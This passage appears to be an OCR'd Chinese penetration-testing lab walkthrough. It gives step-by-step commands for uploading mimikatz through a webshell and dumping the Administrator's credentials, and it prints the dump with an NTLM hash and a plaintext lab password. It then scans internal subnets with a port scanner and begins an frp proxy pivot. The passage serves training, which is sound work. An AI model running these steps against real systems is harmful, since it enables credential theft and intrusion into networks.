
该任务可以通过以下操作完成。

我们将桌面tools目录下的`mimikatz.exe`上传到目标机器的`C:/phpstudy/WWW/`目录下，上传成功之后，读取目标管理员的密码。




使用命令读取目标机器管理员密码并保存到`pass.txt`中。


```
cd c:/phpstudy/WWW

mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > pass.txt
```



在蚁剑工具的`C:/phpstudy/WWW/`目录下刷新一下。



将`pass.txt`下载到桌面，查看`pass.txt`文件，可以发现里面有`Administrator`管理员的登录密码。



```
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 59885 (00000000:0000e9ed)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SCENE
Logon Server      : SCENE
Logon Time        : 1/22/2022 3:38:43 AM
SID               : S-1-5-21-2718660907-658632824-2072795563-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : SCENE
         * NTLM     : 0140aa0d28865fde940699f5df5d8f1a
         * SHA1     : 2f18829f3e2b95d525e5cc796a2183e60f2cf676
        tspkg :
         * Username : Administrator
         * Domain   : SCENE
         * Password : websitePassword
        wdigest :
         * Username : Administrator
         * Domain   : SCENE
         * Password : websitePassword
        kerberos :
         * Username : Administrator
         * Domain   : SCENE
         * Password : websitePassword
        ssp :
        credman :
```

阶段二：内网商城站点渗透


任务5: 扫描内网存活主机（T - 1040 网络嗅探、T - 1046 网络服务扫描、T - 1059 命令行界面、T - 1105 远程文件拷贝、T - 1595 主动扫描）


该任务为扫描内网存活主机。你需要通过一些内网信息收集工具，对内网IP及端口进行相应的信息收集；收集到足够的信息，方便你接下来对于内网的渗透测试。

内网收集工具，可以实现内网的网段进行扫描探测，发现内网中存活的IP地址和所开放的端口，确定内网中下一步渗透测试的目标系统，根据开放的端口信息，对其进行渗透测试。

该任务可以通过以下操作完成。


接下来我们上传s扫描器到网站服务器的`C:/phpstudy/WWW/`目录下。s扫描器的地址为`/root/Desktop/tools/PortScan`。





在meterpreter的shell窗口中键入命令对网站服务器的整个c段进行扫描：


```
s.exe tcp 192.168.1.1 192.168.1.254 80,443,3306,1433,3389  512
```



我们发现还有一台ip为`192.168.1.102`的服务器开放了80和3389端口。

我们继续用s扫描器扫描其它网段，命令如下：

```
s.exe tcp 192.168.2.1 192.168.2.254 3389,443,80,1433,3386  512
```




我们发现192.168.2网段还有两台存活主机。


任务6: 设置内网代理跳板（T - 1059 命令行界面、T - 1090 连接代理、T - 1105 远程文件拷贝、T - 1202 间接命令执行、T - 1572 隧道协议）

> 该任务为设置内网代理跳板。当你发现内网中存活的主机后，你需要设置内网的代理跳板，进而对内网的主机进行进一步的渗透测试。
>
> 内网代理跳板，我们在外网中的主机，无法访问内网（公司内部局域网）的主机，但是内网的主机却可以访问外网，我们可以利用这点，做一个内网代理跳板，把流量代理到外网中的主机上对应的端口，进行对内网主机的渗透测测试。
>
> 该任务可以通过以下操作完成。


我们上传frp工具到网站服务器的`C:/phpstudy/WWW/`目录下，frp工具的路径如下：




修改frpc.ini文件，内容如下：




将frpc.ini和frpc.exe文件上传至蚁剑工具：



在win10_operation_kit主机中打开frp文件夹：



